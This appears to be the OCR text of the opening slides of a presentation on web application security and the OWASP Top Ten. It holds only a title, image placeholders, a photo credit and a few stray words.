

Web Application Security, Part I: The OWASP Top Ten


Photo Credit: http://flickr.com/photos/wiseacre/171938622/



WGAD?


<refrain>

